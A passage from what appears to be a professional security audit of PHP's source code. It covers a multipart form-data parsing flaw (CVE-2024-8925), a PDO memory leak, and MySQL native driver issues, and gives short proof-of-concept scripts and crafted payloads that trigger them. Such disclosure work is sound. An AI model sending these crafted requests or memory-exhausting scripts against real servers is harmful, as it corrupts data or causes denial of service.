Adjust the size of temporary buffers used to process multipart form data according to the size of the boundary defined in the HTTP `Content-Type` header.

A bug was discovered in the parsing of multipart form data contents, affecting both file and input form data. It is due to the usage of a buffer with a wrong size when searching for a substring while allowing partial matches. Alternatively, if a multipart form data payload contains a valid prefix X of the boundary B defined in the HTTP Content-Type header, where $5KiB < |X| < |B| < 8KiB$ (with $|X|$ representing the size of X), and X is a substring of Y —- the data content between two consecutive boundaries —- the logic responsible for parsing and storing the multipart payload fails to correctly extract Y. In other words, if $Y = X|Z$, (Z is a substring immediately following X), Z is not extracted. The extracted data X is then passed to user PHP scripts, which may not be able to verify if the data's integrity has been compromised.

Boundaries larger than 5 KiB are uncommon and violate RFC 1521 as discussed in INFO-1. However, in the version used for the assessment, boundaries of this size were accepted.

The issue lies in the partial match handling in the following function:

```c
// main/rfc1867.c:556
/*
 * Search for a string in a fixed-length byte string.
 * If partial is true, partial matches are allowed at the end of the buffer.
 * Returns NULL if not found, or a pointer to the start of the first match.
 */
 static void *php_ap_memstr(char *haystack, int haystacklen, char *needle, int
 ↪  needlen, int partial)
{
    int len = haystacklen;
    char *ptr = haystack;
    /* iterate through first character matches */
    while( (ptr = memchr(ptr, needle[0], len)) ) {
        /* calculate length after match */
        len = haystacklen - (ptr - (char *)haystack); //
```

```
        if (memcmp(needle, ptr, needlen < len ? needlen : len) == 0 && (partial ||
        ↪  len >= needlen)) { // partial match here if partial != 0
            break;
        }
        /* next character */
        ptr++; len--;
    }
    return ptr;
}
```

This function is called by the following other functions in the context of preprocessing multipart form data payloads and preparing the execution environment of user PHP scripts:

```
// main/rfc1867.c:580
static size_t multipart_buffer_read(multipart_buffer *self, char *buf, size_t
↪  bytes, int *end)
{
    size_t len, max;
    char *bound;

    /* fill buffer if needed */
    if (bytes > (size_t)self->bytes_in_buffer) {
       fill_buffer(self);
    }

    int i=0;
    while (self->buf_begin[i] && self->buf_begin[i] != '\r' ) i++;

    /* look for a potential boundary match, only read data up to that point */
    if ((bound = php_ap_memstr(self->buf_begin, self->bytes_in_buffer,
    ↪  self->boundary_next, self->boundary_next_len, 1))) { // partial match on
        max = bound - self->buf_begin;
        if (end && php_ap_memstr(self->buf_begin, self->bytes_in_buffer,
        ↪  self->boundary_next, self->boundary_next_len, 0)) {
            *end = 1;
        }
    } else {
        max = self->bytes_in_buffer;
    }
    /*  maximum number of bytes we are reading */
    len = max < bytes-1 ? max : bytes-1;

    /* if we read any data... */
    if (len > 0) {
        /* copy the data */
        memcpy(buf, self->buf_begin, len);
        buf[len] = 0;
        if (bound && len > 0 && buf[len-1] == '\r') {
            buf[--len] = 0;
        }
        /* update the buffer */
        self->bytes_in_buffer -= (int)len;
        self->buf_begin += len;
```

```c
    }

    return len;
}
// main/rfc1867.c:626
/*
  XXX: this is horrible memory-usage-wise, but we only expect
  to do this on small pieces of form data.
*/
static char *multipart_buffer_read_body(multipart_buffer *self, size_t *len)
{
    char buf[FILLUNIT], *out=NULL; // FILLUNIT = 5*1024
    size_t total_bytes=0, read_bytes=0;

    while((read_bytes = multipart_buffer_read(self, buf, sizeof(buf), NULL))) {
        out = erealloc(out, total_bytes + read_bytes + 1);
        memcpy(out + total_bytes, buf, read_bytes);
        total_bytes += read_bytes;
    }
    if (out) {
        out[total_bytes] = '\0';
    }
    *len = total_bytes;
    return out;
}
```

The function, `php_ap_memstr`, is a custom implementation designed to search for a substring (`needle`) within a larger string (`haystack`) with some specific considerations, such as partial matches. It is used to extract a data portion between two consecutive boundaries (above denoted as Y).

In the above function, `haystack` is a buffer of size 5120 bytes (defined on the stack of the `multipart_buffer_read_body` function). It is supposed to temporary hold data chunks of Y. `needle` is the boundary string B.

The code first searches if the first character of B is found inside the buffer. If it is, then the `ptr` variable is updated to point to this position, and `len` is recalculated as the remaining length of the `haystack` after the match. Once the first character matches, the function uses `memcmp` to compare the `needle` to the corresponding portion of the `haystack`. It compares up to `needlen` characters, but if the remaining length of the `haystack` is smaller than `needlen`, it compares as much as possible (`len < needlen ? len : needlen`). Two conditions must be true for the match to be valid - the `memcmp` result must be 0, indicating that the characters match; either partial matches are allowed (`partial != 0`) or the remaining length of the `haystack` must be at least as long as the `needle` (`len >= needlen`). If a valid match is found, the loop breaks, and the function returns `ptr`, which points to the beginning of the match. This procedure is repeated for each character inside the buffer `haystack` and transitively for each chunk of size 5120 bytes between two boundaries.

The partial match here is used to handle the case where a part of the boundary is located at the end of the buffer and could not be correctly compared. If that is the case, on the next iteration, the entire boundary should be in the buffer and would be correctly matched.

The problem arises when the boundary size is greater than 5120 (`FILLUINT`) bytes which,

in the assessed version of PHP, is legal:

```c
//main/rfc1867.c:255
/* create new multipart_buffer structure */
static multipart_buffer *multipart_buffer_new(char *boundary, int boundary_len)
{
    multipart_buffer *self = (multipart_buffer *) ecalloc(1,
    ↪  sizeof(multipart_buffer));
    int minsize = boundary_len + 6; // <------
    if (minsize < FILLUNIT) minsize = FILLUNIT;

    self->buffer = (char *) ecalloc(1, minsize + 1);
    self->bufsize = minsize;

    spprintf(&self->boundary, 0, "--%s", boundary);
    self->boundary_next_len = (int)spprintf(&self->boundary_next, 0, "\n--%s",
    ↪  boundary);

    self->buf_begin = self->buffer;
    self->bytes_in_buffer = 0;
...
}
```

The boundary's length is only limited by the maximum HTTP header size accepted, for example, by the reverse proxy forwarding the request. In this case, this is Nginx and it is around 8Kib (default setting).

If $|B| > 5Kib$ and `haystack` contains X starting at index $i >= 0$, then the `memcmp` predicate will be true as there will be a valid partial match.

`ptr` will be returned having the value of `haystack+i`. In the `multipart_buffer_read` function, the variable `max` will be set to the number of bytes between the beginning of the partial match and the reading cursor or i (`max = bound - self->buf_begin`). The variable `len` will take the value of $min(bytes - 1, max)$. If $i = 0 \implies max = 0 \land len = 0$ as $bound = buf_begin$.

In the `multipart_buffer_read_body` function, this will break the while loop and NULL terminate the previous buffer allocations and then return the contents of the buffer considering that it has found a valid boundary match. However, this could not be true leading to an erroneous data parsing and breaking the integrity of data.

Proof-of-Concept (PoC)

The bug can be triggered with the following payload:

```python
def parsing_violation(url="http://localhost/upload.php"):

    # construct a boundary of size 6Kib
    boundary = 'A'*(6*1024)
    content_type = f"multipart/form-data; boundary={boundary}"

```

```
    body = f'--{boundary}\r\n' + 'Content-Disposition: form-data;
    ↪  name="quarkslab"\r\n\r\n' \
    + f'BBB\r\n--{boundary[:len(boundary)-15]}' + 'C'*100 + f"\r\n--{boundary}--"

    # prepare the POST request
    request = requests.Request("POST", url)
    prepared_request = request.prepare()
    prepared_request.body = body
    prepared_request.headers["Content-Length"] = len(body)
    prepared_request.headers["Content-Type"] = content_type
    # sent the POST request
    with requests.session() as session:
            response = session.send(prepared_request)
            if response.status_code != 200:
                print(response.status_code)
                print(response.text)
            else:
                print("success")
```

The `body` variable contains a prefix X of the defined boundary B followed by some additional data and a terminating boundary. Normally, the trailing `'C' * 100` should be included in the global data structures made available to user PHP script as it's part of a section between two valid boundaries. The snippets below prove the contrary:

```
<?php
// upload.php
// PHP script taking the contents of the input form and writing them to disk
// executed by PHP-FPM via Nginx.
...
$name = $_POST['quarkslab'];

$file = fopen("output.txt", 'w');

if ($file) {
    fwrite($file, $name . PHP_EOL);
    fclose($file);
}
?>
```

```
$ cat output.txt | grep "CCC"
# nothing
```

The below snippet illustrates another case of inconsistent parsing where, when a terminating boundary is missing in the request body, the whole body is parsed. However, if the body ends with a prefix of the boundary, the prefix will not be included.

```
payload =  '--e932eddb2559cca708c5cb806f24abfb\r\nContent-Disposition: form-data;
↪  name="koko"\r\n\r\n' \
+ 'A'*(5068+44) + '\r\n--BBBB'
```

```
payload2 =  '--e932eddb2559cca708c5cb806f24abfb\r\nContent-Disposition: form-data;
↪  name="koko"\r\n\r\n' \
+ 'A'*(5068+44) + '\r\n--e932'
```

In the above snippet, the 8 last characters of the `payload` variable will be passed to a user's PHP script while the 8 last characters of the `payload2` will be not.

The above finding was reported as a security advisory to the PHP team and was accepted. It was acknowledged with CVE-2024-8925.

9. Redacted security issues

This section contains two security issues currently redacted while PHP maintainers are actively working on the fixes.

MEDIUM	MED-2 Details to be shared after fixes		
Likelihood	●○○○	**Impact**	●●●○
Perimeter	****		
Prerequisites	****		
Description			
Details about the security issue description will be disclosed after fixes are applied by PHP maintainers.			
Recommendation			
Recommendation were provided to PHP maintainers and will be disclosed after fixes are applied by PHP maintainers.			

Details will be provided after fixes are applied by PHP maintainers. Fixes are complex and in progress.

HIGH	`HIGH-1` Details to be shared after fixes		
Likelihood	●●○○	**Impact**	●●●○
Perimeter	* * **		
Prerequisites	* * **		
Description			
Details about the security issue description will be disclosed after fixes are applied by PHP maintainers.			
Recommendation			
Recommendation were provided to PHP maintainers and will be disclosed after fixes are applied by PHP maintainers.			

Details will be provided after fixes are applied by PHP maintainers. Fixes are complex and in progress.

10. PDO

10.1 Context

The PHP Data Objects (PDO) extension is a consistent interface for accessing databases in PHP, offering a flexible and secure way to work with a wide range of database management systems (DBMS). Introduced to standardize database interactions, PDO abstracts the specific functions required to communicate with different databases, allowing developers to write more portable and maintainable code.

Prior to PDO, PHP developers often had to use database-specific extensions (e.g., `mysqli`, `pg_connect`, `oci_connect`), which created challenges when switching between different database systems or writing code that needed to work across multiple DBMS platforms. PDO solves this issue by providing a unified API for various database drivers such as MySQL, PostgreSQL, SQLite, and others.

One of the key features of PDO is its support for prepared statements, which offer a robust defense against SQL injection attacks - a common and dangerous security vulnerability. Prepared statements allow developers to bind parameters to SQL queries, separating the query logic from the data. This ensures that user inputs are properly sanitized, reducing the risk of malicious data being executed as part of a SQL query.

In addition to improving security, PDO also supports advanced functionality such as transactions, error handling, and large data handling (e.g., BLOBs). It offers methods for executing complex queries and retrieving data in various formats (e.g., as associative arrays, objects, or direct access to raw data).

Although PDO provides many advantages, it requires developers to be aware of certain nuances, such as the emulation of prepared statements, which can behave differently from native database drivers. Ensuring proper usage and configuration of PDO is essential for maximizing its security and performance benefits in PHP applications.

As a standardized extension for database access in PHP, PDO plays a crucial role in modern web development, promoting best practices and making applications more secure, portable, and easier to maintain across different environments.

10.2 Audit methodology

The PDO logic is located in the directory `ext/pdo` inside the project's repository. Similarly to the RFC 1867 (see chapter 8), a mixed approach of static and dynamic analysis was used. Quarkslab auditors began by thoroughly studying the PDO documentation to understand the different PDO functionalities. The source code was then meticulously inspected by hand, focusing on potential vulnerabilities and logical discrepancies. In cases where certain parts of the implementation were difficult to interpret, dynamic analysis was employed to assist in understanding the code's behavior during runtime. This approach helped clarify complex areas of the

implementation that were not immediately apparent through static analysis alone. However, due to the time constraints of the audit, automated fuzzing was not utilized.

In the following section, the findings of the component's assessment are presented, highlighting both the identified security issues and recommendations for improving the robustness of PHP's PDO feature.

10.3 Findings

Automated static analysis results

CPPcheck was used to detect bugs, undefined behavior and dangerous coding constructs. The tool didn't detect any of the above.

MEDIUM	MED-3 Memory leak (CWE-401)		
Likelihood	●○○○	**Impact**	●●●○
Perimeter	PDO		
Prerequisites	None		
Description			
A memory leak of 368 bytes was identified inside the PDO extension. It is caused by a circular reference introduced via the `PDOStatement::setFetchMode` function. Under certain assumptions, this can result in a DoS.			
Recommendation			
Correctly release all memory when destroying internal structures used in the PDO extension's core logic.			

A memory leak was identified inside PDO extension logic triggered via the `setFetchMode` function. This function allows one to configure how results (also referred as row sets) from executed SQL queries are returned. There are several options which are described in the official documentation. The memory leak was triggered when using the `PDO::FETCH_INTO` option. The latter option allows users to store the row sets as attributes of an already instantiated object. The object attributes are named after the columns in the query and are created dynamically if they do not exist. Below is presented an example of how this mode is used within PDO:

```php
<?php
class User extends PDOStatement {
    public $id;
    public $name;
    public $email;
}

$options = [
        PDO::ATTR_ERRMODE            => PDO::ERRMODE_EXCEPTION,
        PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
        PDO::ATTR_EMULATE_PREPARES   => true,
    ];
try {
    $pdo = new PDO('sqlite::memory:', "qb", "qb", $options);
} catch (PDOException $e) {
    return;
}
$createTableSQL = "
    CREATE TABLE IF NOT EXISTS users (
    id INTEGER PRIMARY KEY AUTOINCREMENT,
    name TEXT NOT NULL,
    email TEXT NOT NULL UNIQUE
)";
$pdo->exec($createTableSQL);
$pdo->exec("INSERT INTO users (name, email) VALUES
    ('John Doe', 'john@example.com', ),
```

```
    ('Jane Smith', 'jane@example.com')
");
$tt = new User();
$query2 = $pdo->query('SELECT id, name, email FROM users where id=1 or id=3 and
↪  email="john@example.com"');
$query2->setFetchMode(PDO::FETCH_INTO, $tt);
$query2->fetch();
echo "Result: ". $tt->name . " " . $tt->email . " " . "\n";
?>
```

The result of the above PHP script is the following:

```
Result: John Doe john@example.com
```

When calling `setFetchMode` with `PDO::FETCH_INTO`, the following handler and instruction sequence are executed inside the PDO extension:

```
// the Zend extension handler
// pdo_stmt.c:1848
PHP_METHOD(PDOStatement, setFetchMode)
{
    zend_long fetch_mode;
    zval *args = NULL;
    uint32_t num_args = 0; //

    if (zend_parse_parameters(ZEND_NUM_ARGS(), "l*", &fetch_mode, &args,
    ↪  &num_args) == FAILURE) {
        RETURN_THROWS();
    }

    PHP_STMT_GET_OBJ;
    do_fetch_opt_finish(stmt, 1);

    if (!pdo_stmt_setup_fetch_mode(stmt, fetch_mode, 1, args, num_args)) {
        RETURN_THROWS();
    }

    // TODO Void return?
    RETURN_TRUE;
}
bool pdo_stmt_setup_fetch_mode(pdo_stmt_t *stmt, zend_long mode, uint32_t
↪  mode_arg_num,
 zval *args, uint32_t variadic_num_args)
{
    ...
    case PDO_FETCH_INTO:
        if (total_num_args != arg1_arg_num) {
            zend_string *func = get_active_function_or_method_name();
            zend_argument_count_error("%s() expects exactly %d arguments for the
            ↪  fetch mode provided, %d given",
                ZSTR_VAL(func), arg1_arg_num, total_num_args);
```

```
            zend_string_release(func);
            return false;
        }

    if (Z_TYPE(args[0]) != IS_OBJECT) {
        zend_argument_type_error(arg1_arg_num, "must be of type object, %s given",
        ↪  zend_zval_value_name(&args[0]));
        return false;
    }
    ZVAL_COPY(&stmt->fetch.into, &args[0]); // <----- copies the object's value
    ↪  into the attribute of the current statement object
    break;
    ...
}
```

In the above code, the `ZVAL_COPY` macro is used to store the object's value (`tt`) in the "into" member (an enum) of the `pdo_stmt_t stmt` structure.

However, the macro does not do a simple deep copy of the object's value but it rather points the "into" member to that value and increases its reference count.

The memory leak occurs when one passes the `PDOStatement` object returned from the query or from the prepare methods to the `setFetchMode` method of the same object. These methods return an object of type `pdo_stmt_t` (PDOStatement in PHP) created and used by the PDO extension. In the function `pdo_stmt_setup_fetch_mode` above, this is the `*stmt` struct. Passing the object itself as an argument to the `setFetchMode` method introduces another circular reference to it (`stmt->fetch.into = stmt`). This reference counter is not properly decremented at the end of the execution of a user PHP script thus, leaking a total of 368 bytes.

Proof-of-Concept (PoC)

In the current audit's threat model 6, it is accounted for the possibility that a malicious developer might have the ability to write and deploy PHP scripts on a PHP host. In this context, consider a malicious developer creating a script that utilises synchronisation primitives, such as a lock file, to coordinate with other code or processes. By exploiting the aforementioned memory leak within PDO, the developer could craft a script that operates as follows:

```
// name of the file leak.php
<?php
function read_user_input() {
    $stdin = fopen('php://stdin', 'r');

    if ($stdin === false) {
        die("Failed to open stdin.\n");
    }

    $line = fgets($stdin);
    fclose($stdin);
    if ($line !== false) {
```

```php
        trim($line);
        return (int)trim($line);
    } else {
        echo "Failed to read from stdin.\n";
    }
}

class User extends PDOStatement {
    public $id;
    public $name;
    public $email;
}


function open_db_connection() {
    $options = [
        PDO::ATTR_ERRMODE            => PDO::ERRMODE_EXCEPTION,
        PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
        PDO::ATTR_EMULATE_PREPARES   => true,
    ];
    try {
        $pdo = new PDO('sqlite::memory:', "qb", "qb", $options);
    } catch (PDOException $e) {
        return null;
    }
    return $pdo;
}

function some_preprocessing($pdo) {
    $createTableSQL = "
        CREATE TABLE IF NOT EXISTS users (
        id INTEGER PRIMARY KEY AUTOINCREMENT,
        name TEXT NOT NULL,
        email TEXT NOT NULL UNIQUE
    )";
    $res = $pdo->exec($createTableSQL);
    if ($res === false){
        return false;
    }

    $res = $pdo->exec("INSERT INTO users (name, email) VALUES
        ('John Doe', 'john@example.com' ),
        ('Jane Smith', 'jane@example.com')
    ");
    if ($res === false){
        return false;
    }
    return true;
}
// main logic

$pdo = open_db_connection();
if (!$pdo){
```

```php
    die("error connecting to database");
}

if (!some_preprocessing($pdo)){
    die("error preprocess");
}

// indicate the we're performing some atomic procedure
$randomPrefix = bin2hex(random_bytes(5));
$lockFile = "/tmp/tmp.pdo." . $randomPrefix . ".lock";

// Create the .lock file
$fileHandle = fopen($lockFile, 'w');
if ($fileHandle === false) {
    die("Unable to create lock file: $lockFile\n");
}
fwrite($fileHandle, "Lock file created.\n");
fclose($fileHandle);
$emails = [];
// read user-supplied input
$Nresults = read_user_input();
// set range boundaries
if ($Nresults > 100000 || $Nresults < 1) {
    die("query limit is between 1 and 100000\n");
}

// extract the emails of the first 100 000 users if they exist
for ($id=0; $id < $Nresults; $id++){
    $tmpUser = new User();
    $query = $pdo->query('SELECT name, email FROM users where id= :id');
    $query->execute([':id' => $id]);
    // ###  Bug triggered by the line below ###
    //$tmpUser = $query;
    $query->setFetchMode(PDO::FETCH_INTO, $tmpUser);
    $query->fetch();
    if (property_exists($tmpUser, "email") && strlen($tmpUser->email) > 0) {
        // do some processing logic (eg. write it into a buffer)
        array_push($emails, $tmpUser->email);
    }
}

if (file_exists($lockFile)) {
    unlink($lockFile);
    echo "Lock file '$lockFile' deleted.\n";
} else {
    echo "Lock file not found: $lockFile\n";
}
// return the result to the user eg.:
var_dump($emails);
?>
```

The script begins by establishing a connection to a database and performs some initial setup, such as inserting records. It then creates a unique lock file on the filesystem using a randomly generated suffix to signal that a process is active. It then reads a number of results from user

input - such as from stdin, an HTML form, or a query parameter - and proceeds to query the database for user information, specifically focusing on email addresses. The script processes these results by storing valid email addresses in an array. After completing the processing, it deletes the lock file. Finally, the script returns the array to the user (in the script via stdout).

To more easily reproduce the issue, consider that the `memory_limit` directive in `php.ini` is set to:

```
; Maximum amount of heap memory a script may consume
; https://php.net/memory-limit; this is used for memory allocations
memory_limit =  3M
```

Upon execution of the above script, one obtains the following:

The results of the execution of the above script are:

```
# take the first 100 000 results
$ echo "100000" | ../php-src-security-audit-2024/sapi/cli/php -f ./leak.php
# The output of the script is:
Lock file '/tmp/tmp.pdo.29c2cd9461.lock' deleted.
array(2) {
    [0]=>
    string(16) "john@example.com"
    [1]=>
    string(16) "jane@example.com"
}
```

Now, if one removes the comment at $tmpUser =$`query;`, and then executes the script again, they will end up with the following result:

```
$ echo "100000" | ../php-src-security-audit-2024/sapi/cli/php -f leak.php
PHP Fatal error:  Allowed memory size of 3145728 bytes exhausted at
↪   <redacted>/php-src-security-audit-2024/Zend/zend_objects_API.h:94 (tried to
↪   allocate 448 bytes) in <redacted>/leak.php on line 64
```

The script demonstrates how the identified memory leak in PDO accumulates with each iteration, preventing the garbage collector from reclaiming the memory (because of the reference count which never reaches zero). As a result, the script continuously consumes available memory, eventually leading to a crash.

In this toy example, the immediate consequence is that a `.lock` file is left on disk. Repeated execution of the script results in more `.lock` files being created, which could potentially lead to a denial of service (DoS) on the host due to excessive file creation. Or, it can introduce dangerous dead locks.

This issue could extend to more realistic scenarios, such as not properly committing critical information to the database or leaking sensitive data stored in temporary locations. The above leak was detected by PHP's internal memory manager. It can also be detected with Valgrind when turning off the manager by setting the `USE_ZEND_ALLOC` environment variable to 0. To produce this message the PHP interpreter was configured with the `--enable-debug` option. **If the interpreter was not compiled with the previous option, there is no indication**

of the memory leak.

The above finding was reported as a security advisory to the PHP team. However, it is not considered as a security issue by the PHP maintainers based on the security policy defined in the official GitHub repository which differs from the current audit's threat model. Specifically, in the above-mentioned policy, a malicious developer is excluded from the possible attack vectors.

11. Native MySQL driver

11.1 Context

MySQL Native Driver is a low level driver module that allows to communicate with MySQL or MariaDB databases. It doesn't expose any new PHP function that can be used by end users but rather exposes API that can be leveraged by other, higher level modules.

When using MySQL-related functions in PHP, `mysqlnd` is typically the underlying driver handling these operations. It has largely replaced the older `libmysqlclient` as the recommended driver due to its performance benefits and tight integration with PHP.

11.2 Audit methodology

The source code of the extension MySQL Native Driver is located in `ext/mysqlnd`. Its security was evaluated using a mixed approach of static and dynamic analysis. The behavior of the driver was examined using dynamic analysis, and then manual analysis in order to understand how it works and interacts with the databases. The parts of the source code, identified as most critical, were then thoroughly audited, focusing on potential vulnerabilities and logical discrepancies.

Due to the time constraints of the audit, automated fuzzing was not utilized, as setting up the necessary environment proved too complex within the given time frame.

Audit environment configuration

In addition to the environment configuration presented in 7.2, MariaDB 10.5.18 and MySQL 9.0.1 were also configured and used for the audit of MySQL Native Driver.

11.3 Findings

Below are presented the findings of the component's assessment, highlighting both the identified security issues and recommendations for improving the robustness of the MySQL Native Driver.

11.3.1 Connection Establishment

When one wants to initiate a connection to a MySQL database, for example using the `mysqli_connect` PHP function, a TCP connection is established with the server. Right after that, the server is supposed to reply with a `Server Greeting` packet as detailed in the MySQL documentation[5].

A possible greeting packet, copied from a `Wireshark` packet capture, is defined below:

```
MySQL Protocol
    Packet Length: 89
    Packet Number: 0
```

```
Server Greeting
    Protocol: 10
    Version: 5.5.5-10.5.18-MariaDB
    Thread ID: 23
    Salt: ~0oay^H.
    Server Capabilities: 0xf7fe
    Server Language: latin1 COLLATE latin1_swedish_ci (8)
    Server Status: 0x0002
    Extended Server Capabilities: 0x81ff
    Authentication Plugin Length: 21
    Unused: 000000000000
    MariaDB Extended Server Capabilities: 0x0000000f
    Salt: KomT>xb`>Q_g
    Authentication Plugin: mysql_native_password
```

The function `static enum_func_status php_mysqlnd_greet_read`, defined in `ext/mysqlnd/mysqlnd_w` aims at reading and parsing this specific packet. Before parsing the packet body, it calls the `mysqlnd_read_packet_header_and_body` function, which calls `mysqlnd_read_header` in order to receive and read the packet header. This header contains the packet size length as well as its number.

Then, if the packet number is correct, `mysqlnd_mysqlnd_pfc_receive_pub`, defined as `MYSQLND_METHOD(mysqlnd_pfc, receive)`, reads the remaining bytes from the packet according to the previously read length. The length can't exceed the defined buffer limit, which is set by the `net_cmd_buffer_size` mysqlnd configuration, or by default `MYSQLND_NET_CMD_BUFFER_MIN_SIZE`, which is `4096` bytes. The buffer used to read the packet length is heap allocated; however, it has a fixed size, as per the configured buffer limit.

INFO	`INFO-5` Logical buffer over-read (CWE-126)
Perimeter	MySQL driver
Description	
A way to control the MySQL server address or MiTM	
Recommendation	
One can make the authenticated plugin data buffer appended with uninitialized data, read from a 4096 bytes buffer used to store MySQL server response packets. It has currently no impact because the length of the buffer is not used; instead, a macro defines a fixed length.	

The macro `BAIL_IF_NO_MORE_DATA` used to verify that the current position of the cursor is not past the submitted packet length should be called. Even if in the current implementation this has no impact, it may be the case in future releases.

A logical buffer over-read was found by abusing the field `Authentication Plugin Length`. If set too big, additional uninitialized data is read from the MySQL response buffer and stored in this field. `Authentication Plugin Length` is encoded on one byte and is supposed to be used to store the plugin data, here defined as `Salt` twice, the first one is defined after `Thread ID` and the second one is defined `Salt` after the `MariaDB Extended Server Capabilities`.

The source code responsible for handling the second part, and also the end of the function,

is defined below:

```
    packet->authentication_plugin_data.l = uint1korr(pad_start + 2);
    if (packet->authentication_plugin_data.l > SCRAMBLE_LENGTH) {
        /* more data */
        char * new_auth_plugin_data =
        ↪  emalloc(packet->authentication_plugin_data.l);

        /* copy what we already have */
        memcpy(new_auth_plugin_data, packet->authentication_plugin_data.s,
        ↪  SCRAMBLE_LENGTH);
        /* add additional scramble data 5.5+ sent us */
        memcpy(new_auth_plugin_data + SCRAMBLE_LENGTH, p,
        ↪  packet->authentication_plugin_data.l - SCRAMBLE_LENGTH);
        p += (packet->authentication_plugin_data.l - SCRAMBLE_LENGTH);
        packet->authentication_plugin_data.s = new_auth_plugin_data;
    }
}

if (packet->server_capabilities & CLIENT_PLUGIN_AUTH) { // CLIENT_PLUGIN_AUTH
↪  evaluates to (1UL << 19)
    BAIL_IF_NO_MORE_DATA;
    /* The server is 5.5.x and supports authentication plugins */
    packet->auth_protocol = estrdup((char *)p);
    p += strlen(packet->auth_protocol) + 1; /* eat the '\0' */
}

// Print some debug logs

DBG_RETURN(PASS);
```

If one lies about the `Authentication Plugin Length` defined by `packet->authentication_plugin_dat` sets a greater length than the real one and also sets the Server Capabilities so that `(Server Capabilities & Cl` the two `Salt` fields are going to be read, along with `authentication_plugin_data.l - SCRAMBLE_LENGTH` additional bytes as well, possibly overflowing the read data and reading uninitialized data from the buffer.

This is possible because the macro `BAIL_IF_NO_MORE_DATA`, whose purpose is to verify that `(size_t)(p - begin) > packet->header.size`, which verifies that the cursor used to iterate over the buffer (`p`) is not going too far according to its defined length, is not called here.

In the current implementation, this has no impact because the `packet->server_capabilities`, represented by `Extended Server Capabilities` in the `Wireshark` capture, has to be set in order to disable the authentication plugins to avoid the `BAIL_IF_NO_MORE_DATA` call. This prevents the parsing of the last field, `Authentication Plugin`. When no authentication plugin is mentioned, the default one `mysql_native_password` is used, and the buffer `packet->authentication_plugi` is not read according to `packet->authentication_plugin_data.l`, but using the constant `SCRAMBLE_LENGTH`.

11.3.2 Authentication

Authentication is the next step after the `Server Greet` packet has been received and parsed. One of the possible authentication plugins for MySQL Databases is the `caching_sha2_password` plugin. Since MySQL 8.4, the *caching sha2 password*[6] authentication method is the default authentication plugin. This makes the `sha256_password` and the classic and widespread `mysql_native_password` plugins deprecated.

caching_sha2_password

The `caching_sha2_password` plugin aims to protect the credentials sent to the database using secure channel, and speed up subsequent authentications attempts after a successful one by storing a SHA-256 hash related to the account password, and link it to the authenticated user.

When authentication is done using an unencrypted communication channel, such as a TCP connection without TLS, and the MySQL database hasn't stored any SHA-256 hash, meaning that the "fast path" failed, the authentication plugin is supposed to send the credentials. However, it can't send them in cleartext, thus, it would leverage the MySQL driver's RSA public key to protect them.

While this key can be transferred by the server itself or set in the PHP configuration, it also can be given by the developers through PHP source code, for example using the `mysqli` extension:

```
$conn = mysqli_init();
$conn->options(MYSQLI_SERVER_PUBLIC_KEY, <path_to_key_file>);
```

This is handled by the `mysqlnd_caching_sha2_handle_server_response` function in `/ext/mysqlnd/mys`
If the packet response code is `4` and the current transport is not considered secure, the function `mysqlnd_caching_sha2_get_and_use_key` is called:

```
switch (result_packet.response_code) {
    case 0xFF:
        // redacted
    case 0xFE:
        DBG_INF("auth switch response");
        // redacted
        DBG_RETURN(FAIL);
    case 3:
        DBG_INF("fast path succeeded");
        DBG_RETURN(PASS);
    case 4:
        if (is_secure_transport(conn)) {
            DBG_INF("fast path failed, doing full auth via secure transport");
            result_packet.password = (zend_uchar *)passwd;
            result_packet.password_len = passwd_len + 1;
            PACKET_WRITE(conn, &result_packet);
        } else {
            DBG_INF("fast path failed, doing full auth via insecure
            ↪  transport");
```

```
        result_packet.password_len =
        ↪  mysqlnd_caching_sha2_get_and_use_key(conn, auth_plugin_data,
        ↪  auth_plugin_data_len, &result_packet.password, passwd,
        ↪  passwd_len);
        PACKET_WRITE(conn, &result_packet);
        efree(result_packet.password);
    }
```

LOW	`LOW-5` Abnormal system resources consumption that could result in a crash (CWE-400)		
Likelihood	●○○○	**Impact**	●●○○
Perimeter	MySQL driver		
Prerequisites	A way to specify the MySQL Server RSA public key		

Description

One can force the sha2_caching_password or sha256_password authentication plugins into using huge files by specifying a file path for the MySQL Server public RSA key, leading to abnormal system resources consumption. It also may lead to a crash, depending on the PHP `memory_limit` configuration. This is possible because there is no specified length limit when reading the key from a file path.

Recommendation

A limited amount of read bytes should be accepted when reading RSA Public Key from a file.

When the public RSA key of the server is read from a file path, bytes of the file are read until `EOF` is encountered, without any supplied length limit. Depending on the PHP configuration, the amount of consumed memory and CPU resources by the OpenSSL parsing functions can be significant, or lead to the crash of the process.

The function `mysqlnd_caching_sha2_get_and_use_key` calls `mysqlnd_caching_sha2_get_key`, which handles the retrieval of the key.

`static mysqlnd_rsa_t mysqlnd_sha256_get_rsa_key` is a function that does the same thing as this one, but for the `sha256_password` authentication method. As the behavior related to RSA keys is the same, it is also affected.

Quarkslab notes that this finding is not accepted by PHP maintainers. The findings is not considered as a likely scenario from PHP maintainers since the attacker would have to control the path with the public key.

This function verifies if the user supplied a filename that provides the public key. If that is the case, the following code will be executed:

```
zend_string * key_str;
DBG_INF_FMT("Key in a file. [%s]", fname);
```

```c
stream = php_stream_open_wrapper((char *) fname, "rb", REPORT_ERRORS, NULL);

if (stream) {
    if ((key_str = php_stream_copy_to_mem(stream, PHP_STREAM_COPY_ALL, 0)) !=
    ↪  NULL) {
        ret = mysqlnd_sha256_get_rsa_from_pem(ZSTR_VAL(key_str),
        ↪  ZSTR_LEN(key_str));
        DBG_INF("Successfully loaded");
        DBG_INF_FMT("Public key: %*.s", (int) ZSTR_LEN(key_str),
        ↪  ZSTR_VAL(key_str));
        zend_string_release(key_str);
    }
    php_stream_close(stream);
}
```

A `stream` will be created from this supplied filename, and its content will be copied by calling `php_stream_copy_to_mem(stream, PHP_STREAM_COPY_ALL, 0)`.

The `PHP_STREAM_COPY_ALL` macro is used to specify that there is no length limit when reading from the file. This means that the only limit is the PHP configuration `memory_limit`. If the limit is high, the user can make the PHP process read a large file, thereby consuming a lot of memory. If the `memory_limit` is set very high or deactivated, the user could trick the PHP process into reading huge files, or from special devices like `/dev/zero`. While the process would anyway consume a lot of memory, it also could be killed by the operating system if it tries to allocate too much memory.

Additionally, the parsing of the file by `OpenSSL` functions, defined below, could lead to abnormal CPU resource consumption:

```c
static mysqlnd_rsa_t
mysqlnd_sha256_get_rsa_from_pem(const char *buf, size_t len)
{
    BIO *bio = BIO_new_mem_buf(buf, len);
